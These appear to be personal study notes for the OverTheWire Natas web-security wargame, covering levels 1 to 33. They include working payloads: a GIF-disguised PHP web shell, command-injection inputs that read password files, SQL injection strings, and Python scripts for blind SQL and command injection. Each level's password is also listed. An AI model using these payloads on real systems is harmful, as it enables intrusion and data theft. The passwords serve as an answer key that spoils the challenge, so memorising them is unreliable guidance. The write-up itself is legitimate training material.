Natas1

Password: scfWG6qNEIdzqVyfRwEGXyNUfFZkZeQ7

Natas2

To open the Developer Tools in Google Chrome, use the keyboard shortcut **Control + Shift + I**

Password: vsDOxoXyq3wckCP1ZmTZ71ngIA606odB

Natas3

Password: K30JrSRHzjxq3paUQuwozY4MNvmNFyhI

Natas4

Today's internet is indexed by search-engine crawlers, such that Google and Co know what content exists on websites to improve search engine results. The robots.txt file exists on servers to tell these crawlers and other web bots, which part of the website can be visited. It allows defining a user-agent aka for what specific bot the rules should be, and which page of the website the user-agent is not

allowed to visit.

Password: JDrPnuZAKyl6MkiqQGFIddrqpvgOASth

Natas5

However, it can also include additional, potentially needed information, through so-called request headers. There are many such fields, some more common than others. Relevant ones for this challenge are 'Authorization', which would include the credentials for the website and 'Referer', which is the URL/webpage from which the request is sent. Generally, all this is handled by our browser and we do not have to worry about it. It is however possible to manipulate requests.

Every header is added in the same form: -H "Header-Name: Header-Value". The 'User-Agent' header shows information about the browser, and the 'Accept' header shows information about accepted response file types.

curl (which stands for "Client URL") is a command-line tool used to transfer data to or from a network server.

Think of it as a web browser (like Chrome or Firefox), but without the visual interface (the buttons, images, and text

layouts). Instead of clicking around a webpage, you type a command in your terminal to request data from a website or send data back to it.

curl -u natas4:JDrPnuZAKyl6MkiqQGFIddrqpvgOASth -H "Referer:http://natas5.natas.labs.overthewire.org/" http://natas4.natas.labs.overthewire.org/

-u: authorization

-H: header change(in this case Referer)

Password: e4z2Noy3oqwPJUWzJH0dseN67Cn1sy2M

Natas6

Password: 7mhjtShJAcld2NYbKHEadnhEwRn2P8VT

Natas7

Password: B1szg95UcTnrzwnF3i3TzYHlyYh8iBV0

Natas8

Password: ugXL95KQmUAJJj6bMezOlBNDyl9Imwkc

Natas9

Password decoding: https://gchq.github.io/CyberChef/

Password: UdxmI27dTaXmnd1rxKQTfws6jihTdcQ9

Natas10

If we start a Google search for `php passthru`, we get some interesting suggestions:

If we browse some of the results for `php passthru injection`, or just the PHP documentation page for passthru, we'll know that passthru "execute[s] an external program and display[s] raw output".

The problem with using passthru here is that we can input whatever we want, and the program will execute it.

Our input is the equivalent of

```
grep -i <absolutely anything we want right here> dictionary.txt
```

type in: ; <any commands I want executed>;

this is basically three lines of execution:

grep –i

<any commands I want>

Dictionary txt

Password: EgjlkzB6E8LJyf2Obt4q7q4ewt5ZWSNv

Natas11

If we look at the source code, it's very similar to what we had before, with the addition of a regex (`/[;|&]/`) that checks for `;`, `|`, and `&`.

```
if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
```

Input: .* /etc/natas_webpass/natas11

Password: VUMQDmuITOEHzhviLE5V0VG9cPMQkyxd

Natas12

Cookie: EGAgHwQ1IxYYMSQYGSZxTUksPFVHYDEQCC0/GBlgaVVIJDURDSQ1VRY=

w/o XOR encoding:

eyJzaG93cGFzc3dvcmQiOiJubyIsImJnY29sb3IiOiIjZmZmZmZmZmIn0=

Because of the associative property of XOR, it doesn't matter what order you do XOR in, you should get the same answer.

- You can do plaintext XOR'd with the key to get the ciphertext.
- You can XOR the ciphertext with the key to get the plaintext.
- And, you can XOR the ciphertext (which we have) with the plaintext (which we also now have) to get the key.

What this means for our challenge is that we can XOR the two cookies together to get the XOR key, then use this to create a new cookie and encrypt it.

Computers cannot perform an XOR math operation on raw Base64 text directly.

Base64 is just a way of hiding or "packaging" binary data into readable text letters (like E, G, A, g). If you tried to XOR the literal letter "E" with another letter, the math

wouldn't align with the actual data hidden inside.

- **"From Base64" opens the package. It translates those text characters back into the raw, underlying binary bytes.**
- **"XOR" then performs the mathematical manipulation on those raw bytes.**

Password: EAGkE8uzFTxeoTT2mMst9Xy7PX6guEng

Natas13

Temporary In-Memory Edits (Lost on Refresh)

These methods let you test quick design or script changes directly in your current browser session. [1]

For HTML & Content


1. Open DevTools by pressing `F12` or `Ctrl+Shift+I` (`Cmd+Option+I` on Mac).
2. Select the **Elements** panel (called **Inspector** in Firefox).
3. Right-click any code element and choose **Edit as HTML**, or simply double-click the specific text to overwrite it.
4. Press `Enter` or click outside the edit box to see the page update instantly. [1, 2, 3, 4, 5]

For CSS Styles

1. In the **Elements** panel, click on the HTML element you want to style.
2. Look at the **Styles** pane on the right-hand side.
3. Click inside any existing CSS rule to modify its value, or click the empty space inside a selector to type a new property (e.g., `color: red;`). [1, 2, 3, 4, 5]

For JavaScript

1. Navigate to the **Sources** tab (called **Debugger** in Firefox).
2. Use the left folder navigation sidebar to locate and click your JavaScript file.
3. Click anywhere inside the main code editor panel and type your modifications.
4. Press `Ctrl+S` (`Cmd+S` on Mac) to commit the changes directly into the browser's temporary memory. [1, 2, 3, 4, 5]



Notice: Undefined index: e in **/var/www/natas/natas12/upload/0cq6ypy8dl.php** on line **1**

5.

6. This is because it's expecting a GET request (which we are doing) with a query string key named `e` (which we are not doing) and a matching value.

7. Add `?e=ls` to the end of the URL,
   e.g. `https://natas12.natas.labs.overthewire.org/upload/0cq6ypy8dl.php?e=ls`

8. Within the context of our web shell code from earlier, this will instruct the web server to execute the following PHP code.

```
9. $echo shell_exec('ls');
```

`?e=cat%20/etc/natas_webpass/natas13`

`%20 = space`

`%3D is a URL-encoded version of =`

`Password: g8ba0olAzaSJuyS4gnmbdVVigAICLG1k`

Natas14

`exif_imagetype(): checks the first few bytes of a file(magic headers) to determine the file type. Prepending that header bypasses the function.`

GIF89a
<?php system($_GET["cmd"]); ?>

Line 1: GIF89a

This does **nothing functionally** in terms of code execution — it's not a command, it's just data. `GIF89a` is the literal text that sits at the start of every real GIF file (its "magic bytes" / file signature). It exists purely to fool `exif_imagetype()` into thinking this is a legitimate GIF image, since that function only peeks at the first few bytes of the file. It's decoration for the file-type checker, not something PHP interprets as code.

Line 2: `<?php system($_GET["cmd"]); ?>`

This is the actual payload — real PHP code. Once this file is sitting on the server and you request it through a browser (e.g. `.../upload/shell.php?cmd=whoami`), the PHP interpreter runs everything between `<?php` and `?>`, ignoring the `GIF89a` line above it (PHP just treats it as plain output text, not code, since it's outside the `<?php ?>` tags).

Breaking down that one line:

- `<?php ... ?>` — the standard opening/closing tags that tell the PHP interpreter "everything in here is code to execute," as opposed to plain HTML/text to send to the browser.
- `$_GET["cmd"]` — this reads the value of a URL query parameter named `cmd`. So if you visit `shell.php?cmd=whoami`, this expression evaluates to the string `"whoami"`.
- `system(...)` — a PHP function that takes a string, hands it to the operating system's shell, executes it as an actual OS command, and prints the output directly back into the page.

A question mark (?) in a URL acts as a **separator that marks the end of the website's static file path and the beginning of a query string**

http://natas13.natas.labs.overthewire.org/upload/p7kaz4qlb6.php?cmd=cat%20/etc/natas_webpass/natas14

Password: A0xXu2x9FW8rb8OSQ4ei6n5VBbLUz8h8

Natas15

1st solution

In mysql `--` means the rest of the line gets ignored.

So if we put `" OR 1=1 --` for the user name that basically means

/

SELECT * from users where username="" OR 1=1 -

*NEED the space after --: In MySQL specifically, -- only starts a comment if it's followed by a **whitespace character** (space, tab, or newline) = you could also replace - with # which doesn't require a space after.

2nd solution

The vulnerable code

php

```
$query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
```

This builds a SQL query by directly gluing your raw input into a string — no escaping, no parameterization, no sanitization. Whatever you type into the username/password fields gets inserted verbatim into the query text that's sent to the database.

What a "normal" query looks like

If you typed username=natas15 and password=wrongpass, the resulting query would be:

sql

```
SELECT * from users where username="natas15" and password="wrongpass"
```

This returns 0 rows (since that's not the real password), so mysqli_num_rows(...) > 0 is false, and you get "Access denied."

What your injected query looks like

You entered password as:

" or "1"="1

So the PHP string concatenation produces:

sql

```
SELECT * from users where username="natas15" and password="" or "1"="1"
```

Notice the extra " you typed **closed the quote early**, breaking out of the intended password="..." slot. Now the database doesn't see one condition — it sees **two conditions joined by or**:

1. username="natas15" and password="" — probably false, since the real password isn't empty
2. "1"="1" — always **true**, since the string "1" always equals the string "1"

Because they're joined with or, the whole WHERE clause is true if *either* side is true. Since "1"="1" is always true regardless of anything else, **every row in the users table matches**, including the real natas15 row with its real password hash/value.

Why mysqli_num_rows(...) > 0 then succeeds

The query returns every row in the table (since the WHERE clause is unconditionally true), so mysqli_num_rows() is greater than 0 — even though you never actually knew the real password. The PHP code only checks *whether any row came back*, not *whether it's the row you expected* — so tricking the query into matching everything is enough to pass the check.

Password: GB6USCJYJjwLyYhZUNkE1NwDueiTow6g

Natas16

python

```
basicAuth=HTTPBasicAuth('natas15', 'AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J')
```

natas levels are protected by HTTP Basic Auth (the browser popup asking for username/password) *in addition* to whatever the page itself does. This just authenticates as natas15 to even reach the page at all — separate from the SQL injection happening inside the page's logic.

python

u="http://natas15.natas.labs.overthewire.org/index.php?debug"

Using ?debug triggers the echo "Executing query: $query
" line in the natas15 source, so if you print response.text you can see the exact query that ran — useful for confirming your payload is structured correctly, though the script doesn't actually print this by default (the print(payload) line is commented out).

The main loop logic

python

```
count = 1
PASSWORD_LENGTH = 32
VALID_CHARS = string.digits + string.ascii_letters
```

- count tracks how many characters of the password you're currently trying to match (grows as you succeed).
- PASSWORD_LENGTH = 32 is just an upper bound to stop the loop eventually (natas passwords are always 32 alphanumeric chars).
- VALID_CHARS = 0-9a-zA-Z — the password only ever uses these characters, so there's no need to test punctuation/symbols.

python

```
while count <= PASSWORD_LENGTH + 1:
    for c in VALID_CHARS:
```

Outer loop: work through position 1, 2, 3, ... of the password. Inner loop: for the *current* position, try every possible character until one matches.

The payload itself

python

```
payload="username=natas16" + \
        "\" AND " + \
        "BINARY substring(password,1," + str(count) + ")" + \
        " = '" + password + c + "'" + \
        " -- "
```

Let's say count=3 and password="ab" (meaning you've already confirmed the first two characters are a and b) and you're currently testing c='c'. This builds:

username=natas16" AND BINARY substring(password,1,3) = 'abc' --

Which gets inserted into the server's query template:

sql

```
SELECT * from users where username="natas16" AND BINARY substring(password,1,3) = 'abc' -- "
```

Breaking down the SQL:

- `substring(password,1,3)` — takes the first 3 characters of the real password stored in the database.
- `BINARY` — forces a case-*sensitive* comparison. Without it, MySQL's default string comparison is case-*insensitive*, so `'ABC' = 'abc'` would incorrectly return true. Since passwords are mixed-case, this is essential — otherwise the script could get stuck matching the wrong case letter.
- `= 'abc'` — checks if that 3-character substring exactly equals the 3 characters you've built up so far (2 confirmed + 1 candidate being tested).
- `--` — comments out the rest of the original query (the trailing `"` from the PHP template), so it doesn't cause a syntax error.

Why this correctly builds the password one character at a time

If c is the correct next character, then `substring(password,1,3) = 'ab' + c` is only true when the real password actually starts with "ab" + c. Since you already know positions 1–2 are right (from previous loop iterations), this check is really just asking "is position 3 equal to c?" — but framed as "do the first 3 characters match the string I built?" instead of comparing a single character directly. Same effect, just phrased as a substring match.

What happens on a match

python

```
if 'This user exists.' in response.text:
    print("Found one more char : %s" % (password+c))
    password += c
    count = count + 1
    break
```

If the response says the user exists, that confirms `c` was the right character at this position:

- It's appended to the running `password` string.
- `count` increments, so the *next* iteration will test 4-character substrings, building on the confirmed prefix.
- The `for c in VALID_CHARS` loop doesn't `break` here explicitly, but since `count` has already advanced, the remaining candidates in the current `for` loop iteration will just fail their `substring(...,1,count)` checks against a stale `count`...

Takeaways: just because database output isn't shown doesn't mean there isn't a vulnerability. Try blind SQL injection if you are limited to boolean output.

`Password: Xm6XEeRN3zsGjRDqBPmuqAVV65k7e3Gb`

Natas17

```
import requests
import string
from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas16', 'Xm6XEeRN3zsGjRDqBPmuqAVV65k7e3Gb')
u="http://natas16.natas.labs.overthewire.org/"

VALID_CHARS = string.digits + string.ascii_letters
matchingChars = ""

for c in VALID_CHARS:
    payload = "$(grep " + c + " /etc/natas_webpass/natas17)zigzag"
    url = u + "?needle=" + payload + "&submit=Search"

    response = requests.get(url, auth=basicAuth, verify=False)

    if 'zigzag' not in response.text:
        print("Found a valid char : %s" % c)
        matchingChars += c

print("Matching chars: ", matchingChars)
```

```
password="" # start with blank password


while True:
    for c in matchingChars:
        payload = "$(grep " + password + c + " /etc/natas_webpass/natas17)zigzag"
        url = u + "?needle=" + payload + "&submit=Search"
        response = requests.get(url, auth=basicAuth, verify=False)
        if 'zigzag' not in response.text:
            print("Found a valid char : %s" % (password+c))
            password += c
        else:
            payload = "$(grep " + c + password + " /etc/natas_webpass/natas17)zigzag"
            url = u + "?needle=" + payload + "&submit=Search"
            response = requests.get(url, auth=basicAuth, verify=False)
            if 'zigzag' not in response.text:
                print("Found a valid char : %s" % (c+password))
                password = c + password
    if len(password) == 32:
        break
```

```
Password: KLdAM3VZux8o6TbkbhuaG5KtYjI77tfx
```

Natas18

There are well-known vulnerabilities that make use of timing to infer information from a system. One such example is OpenSSH's username enumeration vulnerability, where the server responds faster or slower depending on whether the username is valid or not.

The response speed is different with right and wrong based on if the username is right or not(for SSH)

SQL injection can include timing injection to gain information about a system when visual output is unavailable.

Need Content-Type: application/x-www-form-urlencoded when the input is not a dictionary and is a pure string

`password: fDGn2A6Gsc0BUp3bZw0RNXpg0PZt40op`

Natas19

- The Concept: Predictable Session Identifiers / Small Keyspace
- The Vulnerability: The web application issued sequential, low-range integer numbers (1-640) as session tokens in the user's cookies.
- The Takeaway: 1. Never trust client-side data (cookies can be edited easily in browser DevTools). 2. Small keyspaces are easily enumerated—security models collapse if possible values can be guessed quickly. 3. Real systems must use high-entropy random generation (CSPRNGs) for session tokens so guessing is mathematically impossible.

`Password: qvwtMqAcVSBlf7HE3sw9pljhqqPF9MMT`

Natas20

- Use the application section of the devtools to view and analyze cookies, to sense a pattern in things like session ids.
- Once again, cookies can be edited thru devtools. Use this to brute force
- Cyberchef useful to find patterns(like hexcoding). Thus, randomness and entropy is important in cryptography security(ex. CSPRINGs)

`Password: slOKYGsjlJhaqKliGvrgWAzln0JyrWao`

Natas21

- You have to ask "what does this share with other things running nearby?" not just "is this code safe on its own?"
- Never write untrusted keys into a trusted data structure

- **Cookies are honor codes, not a real secure wall**
- **Session ID's are identity**

```
Password: 964laB0r7TuDqJj5b3HFtwsQoc0GhjBF
```

Natas22

www-data is a low-privilege service account meant exclusively for running the web server (like Apache or Nginx). In a secure Linux setup, service accounts have their shell set to /bin/false or /sbin/nologin and **should never be allowed to log in via SSH**, especially directly from an external IP (203.0.113.88).

- $_GET: array that holds every query parameter from the URL(after ?)
- A redirect header only tells the *browser* to leave; it does nothing to the PHP script still running on the server.
- **header("Location: /");**

  exit; // this line is what actually matters

```
Password: CH1OBxJy8uAxMM15Nx6VXSMwcJbBbnS5
```

Natas23

- passwd = "11iloveyou"
  strstr("11iloveyou", "iloveyou") → finds the substring "iloveyou" inside it → returns a truthy value ✅
  "11iloveyou" > 10 → PHP converts "11iloveyou" to the number 11 (reading only the leading digits, discarding the rest) → 11 > 10 → true ✅
  = PHP's loose comparison rules (Type Juggling)

When PHP sees "string" > number, it doesn't compare them as strings — it tries to numerically interpret the string. The conversion rule (in PHP versions before 8) is:

- **If the string starts with digits, take just that leading numeric portion (e.g., "11abc" → 11, "3.5xyz" → 3.5).**
- **If the string doesn't start with any digit at all, it converts to 0.**

- **Potential fix: if(strstr($_REQUEST["passwd"], "iloveyou") && is_numeric($_REQUEST["passwd"]) && $_REQUEST["passwd"] > 10)**

```
Password: shlL4BvOtawNCd81dwdKRHFzmTEjYYQX
```

Natas24

- Strcmp() in php returns 0 when identical, but any type can be passed
- If you pass an array and compare it with a string it returns null
- **Never assume user input has the type you expect — a function that's only "safe" when given a string can behave completely differently (and often incorrectly) when given something else, like an array, and attackers can freely send whatever type they want.**

```
Password: UJEF5OAHF1eW3lqkpdCDM7ow4syzh4oo
```

Natas25

- **You can put code anywhere(<?php... ?>) on any file(ex. Log), and the include function would run that code(why log poisoning is important)**
- **Single-pass filter isn't security**
- **Attacker can get their input into any file & find a way to make the server include/execute that file → full remote code execution**

```
Password: 3CApdpjqI4UYPxY8mHQWUdFPGH9BoUTT
```

Natas26

- Deserializing untrusted data isn't just "risky" in the abstract — if any class with a magic method (__destruct, __wakeup) exists anywhere in the codebase, an attacker who controls the serialized input can weaponize that method using properties they fully control, often without ever needing to call any function directly themselves.

```
Password: mj2mBEPWycXTTg5BXYT7UPXgXHx5hjvV
```

Natas27

- Test empirically instead of trusting a single expected path.
- Php disregards trailing spaces
- Multiple independently "safe-looking" defenses — input escaping, a whitespace check, and a length limit — combined in an order the developer didn't anticipate, and the underlying database's own quirky comparison behavior turned that combination into a way to leak another account's data.

```
Password: Hy5wZLfVml7jnGmuvfbilRTUUkk29Dv3
```

Natas28

- **ECB: encryption system dividing text up to a certain number of bytes(Ex. 16), into blocks and encrypting independently using a same key. Thus the result is always the same. Needs to be exact multiples of 16 bytes so uses padding.**

- **The Vulnerability: Because ECB encrypts identical plaintext blocks into identical ciphertext blocks, it reveals structural patterns in encrypted traffic even without knowing the secret key.**
- **The Vulnerability: ECB lacks integrity checks or block chaining. Individual encrypted blocks can be moved, swapped, or replaced without breaking the decryption process of the adjacent blocks.**
- **The Vulnerability: Systems using ECB leak repetitive data sequences across network captures and database records.**
- **I plaintext = 1 byte**

```
Password: hwgoYUiGWoSZAqphtCAZf7u1jS16KEah
```

Natas29

Wildcards are commonly used in shell commands in Linux and other Unix-like operating systems. It is a character that can be used as a substitute for any of a class of characters.

For example, a question mark (?) can be used as a wildcard character in shell commands to represent exactly one character.

While a star wildcard — symbolised by an asterisk (*) — can represent all single characters or any string.

```
Password: frO4U4zCfVJXq2zG5HSVNjA46nQGzoqF
```

Natas30

- Perl's quote() function takes in a secret second argument(a data type example(ex. 4 is an integer)
- By doing this it bypasses the escaping filter
- → submit an array of values as an injection([INJECTION, Integer])

- How a function is supposed to be used != everything the function can do

```
Password: aQzrirxwd2Wiaoq8HnSjcc8IUWlxdd1z
```

Natas31

- Send in two different files(two tuples: one the string 'ARGV' and second a csv file)
- When a perl script gets this list as input param('file'), it takes the first value(String "ARGV")
- Special perl situation: <$file> reads the literal string ARGV and it activates a different mode. It reads whatever files listed in the built-in array @ARGV, which takes URL's query string that don't look like normal key=value pairs and dumps those keywords staright into @ARGV.

```
Password: Rc3837d6qd3KoW0R2IgKssMXRX06btgY
```

Natas32

- open(FH, "some command |"); # runs "some command", reads its output

  open(FH, "| some command"); # runs "some command", writing TO it
- xargs echo: a single line

```
Password: kmIpGpPfpBF529wy1C8FGb9ZSO7fTlKL
```

Natas33

- no script for natas 33(kept it more theory-based since I didn't have all the resources)
- tmp_name is a temporary folder php located an uploaded file once uploaded

- magic method:

__construct: runs the moment a new instance is created

__ destruct: runs at the end

PHAR file: PHP Archive

Burp or ZAP opens a local network listener inside local machine and configure the browser to route its web traffic thru that local ip and port(proxy). It catches the HTTP requests and displays them. And then you're able to alter them and click forward where the proxy resumes the TCP stream and opens a separate connection to the target server. For HTTPS(encrypted) fake root certificate is generated by burp or ZAP to decrypt it and then encrypt it again once it is ready to be sent

Certificate Pinning: High-security applications (like mobile banking apps or endpoint agents) hardcode the exact public key of their server. If Burp tries to insert its fake CA certificate, the app detects the mismatch and immediately terminates the connection.

Process Lineage & Local Sockets: If malware uses a local proxy mechanism to intercept browser traffic (known as *Browser-in-the-Middle* or *Man-in-the-Browser* attacks), investigators find local listening ports (like 127.0.0.1:8080) bound to unauthorized background processes via commands like netstat -ano or ss -tulpn.

```
Password: Don't know. Last level!
```